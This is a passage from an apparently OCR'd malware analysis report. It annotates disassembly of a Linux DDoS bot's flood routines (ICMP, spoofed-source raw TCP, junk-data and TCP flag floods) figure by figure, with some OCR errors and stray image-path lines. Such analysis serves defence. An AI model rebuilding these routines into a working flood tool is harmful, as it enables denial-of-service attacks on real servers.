
```
.text:000000000404B6F
.text:000000000404B6F loc_404B6F:
.text:000000000404B6F mov     [rbp+var_40], offset unk_410CE8
.text:0000000000404B77 cmp     [rbp+var_4], 31h ; '1'
.text:0000000000404B7B jbe     short loc_404BD8
```

```
.text:000000000404B7D lea     rsi, [rbp+var_40]
.text:0000000000404B81 mov     edi, [rbp+var_1C]
.text:0000000000404B84 mov     ecx, 0
.text:0000000000404B89 mov     edx, 1079
.text:000000000404B8E call    send
.text:0000000000404B93 lea     rsi, [rbp+var_30]
.text:0000000000404B97 mov     edi, [rbp+var_1C]
.text:000000000404B9A mov     edx, 10h
.text:000000000404B9F call    connect
.text:0000000000404BA4 mov     edi, 0
.text:0000000000404BA9 call    time
.text:0000000000404BAE mov     rdx, rax
.text:0000000000404BB1 mov     eax, [rbp+var_50]
.text:0000000000404BB4 cdqe
.text:0000000000404BB6 add     rax, [rbp+var_18]
.text:0000000000404BBA cmp     rdx, rax
.text:0000000000404BBD jl      short loc_404BD1
```

Figure 60

icmpattack function

The malware forks the process and creates a new socket:



```
.text:0000000000403DE5 mov     [rbp+var_68], rdi
.text:0000000000403DE9 mov     [rbp+var_6C], esi
.text:0000000000403DEC mov     [rbp+var_70], edx
.text:0000000000403DEF call    fork
.text:0000000000403DF4 mov     [rbp+var_4C], eax
.text:0000000000403DF7 cmp     [rbp+var_4C], 0FFFFFFFFh
.text:0000000000403DFB jz      locret_403FD7
```


```
.text:0000000000403E01 cmp     [rbp+var_4C], 0
.text:0000000000403E05 jle     short loc_403E0C
```

```
.text:0000000000403E0C
.text:0000000000403E0C loc_403E0C:
.text:0000000000403E0C mov     [rbp+var_38], 0
.text:0000000000403E13 mov     eax, [rbp+var_38]
.text:0000000000403E16 add     eax, 1Ch
.text:0000000000403E19 mov     [rbp+var_2C], eax
.text:0000000000403E1C mov     eax, [rbp+var_2C]
.text:0000000000403E1F movsxd  rdi, eax
.text:0000000000403E22 call    malloc
.text:0000000000403E27 mov     [rbp+var_28], rax
.text:0000000000403E2B mov     edx, 0
.text:0000000000403E30 mov     esi, SOCK_DGRAM
.text:0000000000403E35 mov     edi, AF_INET
.text:0000000000403E3A call    socket
```

```
.text:0000000000403E07 jmp     loc
```

Figure 61

The port number specified by the C2 server is converted from host byte order to network byte order using htons, and the process calls the inet_addr function with the target IP as a parameter:




```
.text:0000000000403E4E call    rand_cmwc
.text:0000000000403E53 mov     [rbp+var_72], ax
.text:0000000000403E57 jmp     short loc_403E68
```

```
.text:0000000000403E59
.text:0000000000403E59 loc_403E59:
.text:0000000000403E59 mov     eax, [rbp+var_6C]
.text:0000000000403E5C movzx   edi, ax
.text:0000000000403E5F call    htons
.text:0000000000403E64 mov     [rbp+var_72], ax
```

```
.text:0000000000403E68
.text:0000000000403E68 loc_403E68:
.text:0000000000403E68 movzx   eax, [rbp+var_72]
.text:0000000000403E6C mov     [rbp+var_5E], ax
.text:0000000000403E70 mov     rdi, [rbp+var_68]
.text:0000000000403E74 call    inet_addr
```

Figure 62


In a function called rand, the process uses the random method to generate a pseudo-random number. The binary performs a network connection to the target by calling the connect method:



```
.text:0000000000403EE3 call    rand
.text:0000000000403EE8 mov     edx, eax
.text:0000000000403EEA mov     rax, [rbp+var_18]
.text:0000000000403EEE mov     [rax+4], dx
.text:0000000000403EF2 mov     rax, [rbp+var_18]
.text:0000000000403EF6 mov     word ptr [rax+6], 0
.text:0000000000403EFC mov     rax, [rbp+var_18]
.text:0000000000403F00 mov     byte ptr [rax+8], 0FFh
.text:0000000000403F04 mov     rax, [rbp+var_18]
.text:0000000000403F08 mov     byte ptr [rax+9], 1
.text:0000000000403F0C mov     rax, [rbp+var_40]
.text:0000000000403F10 mov     edx, eax
.text:0000000000403F12 mov     rax, [rbp+var_18]
.text:0000000000403F16 mov     [rax+12], edx
.text:0000000000403F19 call    util_local_addr
.text:0000000000403F1E mov     cs:LOCAL_ADDR, eax
.text:0000000000403F24 mov     edx, cs:LOCAL_ADDR
.text:0000000000403F2A mov     rax, [rbp+var_18]
.text:0000000000403F2E mov     [rax+16], edx
.text:0000000000403F31 mov     rax, [rbp+var_10]
.text:0000000000403F35 mov     byte ptr [rax], 8
.text:0000000000403F38 mov     rax, [rbp+var_10]
.text:0000000000403F3C mov     byte ptr [rax+1], 0
.text:0000000000403F40 call    rand
.text:0000000000403F45 mov     edx, eax
.text:0000000000403F47 mov     rax, [rbp+var_10]
.text:0000000000403F4B mov     [rax+6], dx
.text:0000000000403F4F call    rand
.text:0000000000403F54 mov     edx, eax
.text:0000000000403F56 mov     rax, [rbp+var_10]
.text:0000000000403F5A mov     [rax+4], dx
.text:0000000000403F5E mov     rax, [rbp+var_10]
.text:0000000000403F62 mov     word ptr [rax+2], 0
.text:0000000000403F68 mov     edi, 0
.text:0000000000403F6D call    time
.text:0000000000403F72 mov     [rbp+var_8], rax
.text:0000000000403F76 lea     rsi, [rbp+var_60]
.text:0000000000403F7A mov     edi, [rbp+var_1C]
.text:0000000000403F7D mov     edx, 10h
.text:0000000000403F82 call    connect
```

Figure 63

Finally, the malware sends multiple ICMP echo requests to the target server:




```
.text:0000000000403F87
.text:0000000000403F87 loc_403F87:
.text:0000000000403F87 lea     rax, [rbp+var_60]
.text:0000000000403F8B mov     rsi, [rbp+var_28]
.text:0000000000403F8F mov     edi, [rbp+var_1C]
.text:0000000000403F92 mov     r9d, 10h
.text:0000000000403F98 mov     r8, rax
.text:0000000000403F9B mov     ecx, 4000h
.text:0000000000403FA0 mov     edx, 30h ; '0'
.text:0000000000403FA5 call    sendto
.text:0000000000403FAA mov     edi, 0
.text:0000000000403FAF call    time
.text:0000000000403FB4 mov     rdx, rax
.text:0000000000403FB7 mov     eax, [rbp+var_70]
.text:0000000000403FBA cdqe
.text:0000000000403FBC add     rax, [rbp+var_8]
.text:0000000000403FC0 cmp     rdx, rax
.text:0000000000403FC3 jl      short loc_403F87
```

Figure 64

rtcp function


The binary calls the getHost function with the target IP as a parameter and then creates a raw socket:



```
.text:0000000000404D8C call     rand_cmwc
.text:0000000000404D91 mov      [rbp+var_4E], ax
.text:0000000000404D95 jmp      short loc_404DA6

.text:0000000000404D97
.text:0000000000404D97 loc_404D97:
.text:0000000000404D97 mov      eax, [rbp+var_6C]
.text:0000000000404D9A movzx    edi, ax
.text:0000000000404D9D call     htons
.text:0000000000404DA2 mov      [rbp+var_4E], ax

.text:0000000000404DA6
.text:0000000000404DA6 loc_404DA6:
.text:0000000000404DA6 lea      rax, [rbp+var_50]
.text:0000000000404DAA lea      rsi, [rax+4]
.text:0000000000404DAE mov      rdi, [rbp+var_68]
.text:0000000000404DB2 call     getHost
.text:0000000000404DB7 test     eax, eax
.text:0000000000404DB9 jz       short loc_404DC0

.text:0000000000404DC0
.text:0000000000404DC0 loc_404DC0:
.text:0000000000404DC0 lea      rax, [rbp+var_50]
.text:0000000000404DC4 add      rax, 8
.text:0000000000404DC8 mov      qword ptr [rax], 0
.text:0000000000404DCF mov      edx, IPPROTO_TCP
.text:0000000000404DD4 mov      esi, SOCK_RAW
.text:0000000000404DD9 mov      edi, AF_INET
.text:0000000000404DDE call     socket
```

Figure 65


A random IP is generated and is included as the source IP in a network packet constructed using the makeIPPacket function, as displayed in figure 66:



```
.text:0000000000404EB7 call     getRandomIP
.text:0000000000404EBC mov      edi, eax
.text:0000000000404EBE call     htonl
.text:0000000000404EC3 mov      esi, [rbp+var_4C]
.text:0000000000404EC6 mov      rdi, [rbp+var_28]
.text:0000000000404ECA mov      r8d, ebx
.text:0000000000404ECD mov      ecx, 6
.text:0000000000404ED2 mov      edx, eax
.text:0000000000404ED4 call     makeIPPacket
.text:0000000000404ED9 call     rand_cmwc
.text:0000000000404EDE mov      edx, eax
.text:0000000000404EE0 mov      rax, [rbp+var_20]
.text:0000000000404EE4 mov      [rax], dx
.text:0000000000404EE7 call     rand_cmwc
.text:0000000000404EEC mov      edx, eax
.text:0000000000404EEE mov      rax, [rbp+var_20]
.text:0000000000404EF2 mov      [rax+4], edx
.text:0000000000404EF5 mov      rax, [rbp+var_20]
.text:0000000000404EF9 mov      dword ptr [rax+8], 0
.text:0000000000404F00 mov      rdx, [rbp+var_20]
.text:0000000000404F04 movzx    eax, byte ptr [rdx+0Ch]
.text:0000000000404F08 and      eax, 0Fh
.text:0000000000404F0B or       eax, 50h
.text:0000000000404F0E mov      [rdx+0Ch], al
.text:0000000000404F11 mov      rdx, [rbp+var_20]
.text:0000000000404F15 movzx    eax, byte ptr [rdx+0Dh]
.text:0000000000404F19 or       eax, 10h
.text:0000000000404F1C mov      [rdx+0Dh], al
.text:0000000000404F1F mov      rdx, [rbp+var_20]
.text:0000000000404F23 movzx    eax, byte ptr [rdx+0Dh]
.text:0000000000404F27 or       eax, 2
.text:0000000000404F2A mov      [rdx+0Dh], al
.text:0000000000404F2D mov      rdx, [rbp+var_20]
.text:0000000000404F31 movzx    eax, byte ptr [rdx+0Dh]
.text:0000000000404F35 or       eax, 8
.text:0000000000404F38 mov      [rdx+0Dh], al
.text:0000000000404F3B mov      rdx, [rbp+var_20]
.text:0000000000404F3F movzx    eax, byte ptr [rdx+0Dh]
.text:0000000000404F43 or       eax, 10h
.text:0000000000404F46 mov      [rdx+0Dh], al
.text:0000000000404F49 mov      rdx, [rbp+var_20]
.text:0000000000404F4D movzx    eax, byte ptr [rdx+0Dh]
.text:0000000000404F51 or       eax, 20h
.text:0000000000404F54 mov      [rdx+0Dh], al
.text:0000000000404F57 call     rand_cmwc
```

Figure 66

The ELF binary computes the TCP checksum using the tcpcsum and csum functions:




```
.text:0000000000404F80 call    rand_cmwc
.text:0000000000404F85 mov     [rbp+var_92], ax
.text:0000000000404F8C jmp     short loc_404FA0
```

```
.text:0000000000404F8E
.text:0000000000404F8E loc_404F8E:
.text:0000000000404F8E mov     eax, [rbp+var_6C]
.text:0000000000404F91 movzx   edi, ax
.text:0000000000404F94 call    htons
.text:0000000000404F99 mov     [rbp+var_92], ax
```

```
.text:0000000000404FA0
.text:0000000000404FA0 loc_404FA0:
.text:0000000000404FA0 mov     rax, [rbp+var_20]
.text:0000000000404FA4 movzx   edx, [rbp+var_92]
.text:0000000000404FAB mov     [rax+2], dx
.text:0000000000404FAF mov     rsi, [rbp+var_20]
.text:0000000000404FB3 mov     rdi, [rbp+var_28]
.text:0000000000404FB7 call    tcpcsum
.text:0000000000404FBC mov     edx, eax
.text:0000000000404FBE mov     rax, [rbp+var_20]
.text:0000000000404FC2 mov     [rax+10h], dx
.text:0000000000404FC6 mov     rax, [rbp+var_28]
.text:0000000000404FCA movzx   eax, word ptr [rax+2]
.text:0000000000404FCE movzx   esi, ax
.text:0000000000404FD1 mov     rax, [rbp+var_38]
.text:0000000000404FD5 mov     rdi, rax
.text:0000000000404FD8 call    csum
```

Figure 67

The sendto function is used to send the network packets to the target server:




```
.text:0000000000405005
.text:0000000000405005 loc_405005:
.text:0000000000405005 lea     rax, [rbp+var_50]
.text:0000000000405009 mov     rsi, [rbp+var_38]
.text:000000000040500D mov     edi, [rbp+var_30]
.text:0000000000405010 mov     r9d, 10h
.text:0000000000405016 mov     r8, rax
.text:0000000000405019 mov     ecx, 0
.text:000000000040501E mov     rdx, [rbp+var_A8]
.text:0000000000405025 call    sendto
.text:000000000040502A mov     edi, [rbp+var_2C]
.text:000000000040502D call    getRandomIP
.text:0000000000405032 mov     edi, eax
.text:0000000000405034 call    htonl
```

Figure 68

sendJUNK function


The malicious process extracts the file descriptor table size using getdtablesize and converts the target IP address using inet_addr:



```
.text:000000000040265D mov     [rbp+var_F8], rdi
.text:0000000000402664 mov     [rbp+var_FC], esi
.text:000000000040266A mov     [rbp+var_100], edx
.text:0000000000402670 mov     rax, rsp
.text:0000000000402673 mov     [rbp+var_108], rax
.text:000000000040267A call    getdtablesize
.text:000000000040267F mov     edx, eax
.text:0000000000402681 mov     eax, edx
.text:0000000000402683 shr     eax, 1Fh
.text:0000000000402686 add     eax, edx
.text:0000000000402688 sar     eax, 1
.text:000000000040268A mov     [rbp+var_2C], eax
.text:000000000040268D mov     [rbp+var_50], 2
.text:0000000000402693 mov     eax, [rbp+var_FC]
.text:0000000000402699 movzx   edi, ax
.text:000000000040269C call    htons
.text:00000000004026A1 mov     [rbp+var_4E], ax
.text:00000000004026A5 lea     rax, [rbp+var_50]
.text:00000000004026A9 lea     rsi, [rax+4]
.text:00000000004026AD mov     rdi, [rbp+var_F8]
.text:00000000004026B4 call    getHost
```

Figure 69


The malware sends 170 bytes to the target server using the send function:



```
.text:00000000004029B5
.text:00000000004029B5 loc_4029B5:
.text:00000000004029B5 mov     eax, [rbp+var_28]
.text:00000000004029B8 mov     rdx, [rbp+var_38]
.text:00000000004029BC cdqe
.text:00000000004029BE mov     edi, [rdx+rax*8]
.text:00000000004029C1 mov     ecx, 4000h
.text:00000000004029C6 mov     edx, 170
.text:00000000004029CB mov     esi, offset unk_4109E8
.text:00000000004029D0 call    send
```

Figure 70

In another branch of the function, a new stream socket is created, its file status flag is modified, and the binary connects to the target IP address (see figure 71).




```
.text:00000000004027A4
.text:00000000004027A4 loc_4027A4:
.text:00000000004027A4 mov     ebx, [rbp+var_28]
.text:00000000004027A7 mov     edx, 0
.text:00000000004027AC mov     esi, SOCK_STREAM
.text:00000000004027B1 mov     edi, AF_INET
.text:00000000004027B6 call    socket
.text:00000000004027BB mov     ecx, eax
.text:00000000004027BD mov     rdx, [rbp+var_38]
.text:00000000004027C1 movsxd  rax, ebx
.text:00000000004027C4 mov     [rdx+rax*8], ecx
.text:00000000004027C7 mov     eax, [rbp+var_28]
.text:00000000004027CA mov     rdx, [rbp+var_38]
.text:00000000004027CE cdqe
.text:00000000004027D0 mov     edi, [rdx+rax*8]
.text:00000000004027D3 mov     edx, 0
.text:00000000004027D8 mov     esi, F_GETFL
.text:00000000004027DD mov     eax, 0
.text:00000000004027E2 call    fcntl64
.text:00000000004027E7 mov     ecx, eax
.text:00000000004027E9 or      ch, 8
.text:00000000004027EC mov     eax, [rbp+var_28]
.text:00000000004027EF mov     rdx, [rbp+var_38]
.text:00000000004027F3 cdqe
.text:00000000004027F5 mov     edi, [rdx+rax*8]
.text:00000000004027F8 mov     edx, ecx
.text:00000000004027FA mov     esi, F_SETFL
.text:00000000004027FF mov     eax, 0
.text:0000000000402804 call    fcntl64
.text:0000000000402809 lea     rsi, [rbp+var_50]
.text:000000000040280D mov     eax, [rbp+var_28]
.text:0000000000402810 mov     rdx, [rbp+var_38]
.text:0000000000402814 cdqe
.text:0000000000402816 mov     edi, [rdx+rax*8]
.text:0000000000402819 mov     edx, 10h
.text:000000000040281E call    connect
```

Figure 71

tcpFl00d function

The malicious binary calls the getHost function and creates a raw socket:



```
.text:0000000000401F96 call    rand_cmwc
.text:0000000000401F9B mov     [rbp+var_4E], ax
.text:0000000000401F9F jmp     short loc_401FB0
```


```
.text:0000000000401FA1
.text:0000000000401FA1 loc_401FA1:
.text:0000000000401FA1 mov     eax, [rbp+var_6C]
.text:0000000000401FA4 movzx   edi, ax
.text:0000000000401FA7 call    htons
.text:0000000000401FAC mov     [rbp+var_4E], ax
```

```
.text:0000000000401FB0
.text:0000000000401FB0 loc_401FB0:
.text:0000000000401FB0 lea     rax, [rbp+var_50]
.text:0000000000401FB4 lea     rsi, [rax+4]
.text:0000000000401FB8 mov     rdi, [rbp+var_68]
.text:0000000000401FBC call    getHost
.text:0000000000401FC1 test    eax, eax
.text:0000000000401FC3 jz      short loc_401FCA
```

```
.text:0000000000401FCA
.text:0000000000401FCA loc_401FCA:
.text:0000000000401FCA lea     rax, [rbp+var_50]
.text:0000000000401FCE add     rax, 8
.text:0000000000401FD2 mov     qword ptr [rax], 0
.text:0000000000401FD9 mov     edx, IPPROTO_TCP
.text:0000000000401FDE mov     esi, SOCK_RAW
.text:0000000000401FE3 mov     edi, AF_INET
.text:0000000000401FE8 call    socket
```

Figure 72


A new random IP is generated, and the function called makeIPPacket is utilized to create a network packet that will be sent to the target server. Multiple flood attack types were identified: “all”, "syn", "rst", "fin", "ack", and "psh":



```
.text:00000000004020C7 call    findRandIP
.text:00000000004020CC mov     edi, eax
.text:00000000004020CE call    htonl
.text:00000000004020D3 mov     esi, [rbp+var_4C]
.text:00000000004020D6 mov     rdi, [rbp+var_30]
.text:00000000004020DA mov     r8d, ebx
.text:00000000004020DD mov     ecx, 6
.text:00000000004020E2 mov     edx, eax
.text:00000000004020E4 call    makeIPPacket
.text:00000000004020E9 call    rand_cmwc
.text:00000000004020EE mov     edx, eax
.text:00000000004020F0 mov     rax, [rbp+var_28]
.text:00000000004020F4 mov     [rax], dx
.text:00000000004020F7 call    rand_cmwc
.text:00000000004020FC mov     edx, eax
.text:00000000004020FE mov     rax, [rbp+var_28]
.text:0000000000402102 mov     [rax+4], edx
.text:0000000000402105 mov     rax, [rbp+var_28]
.text:0000000000402109 mov     dword ptr [rax+8], 0
.text:0000000000402110 mov     rdx, [rbp+var_28]
.text:0000000000402114 movzx   eax, byte ptr [rdx+0Ch]
.text:0000000000402118 and     eax, 0Fh
.text:000000000040211B or      eax, 50h
.text:000000000040211E mov     [rdx+0Ch], al
.text:0000000000402121 mov     rax, [rbp+var_80]
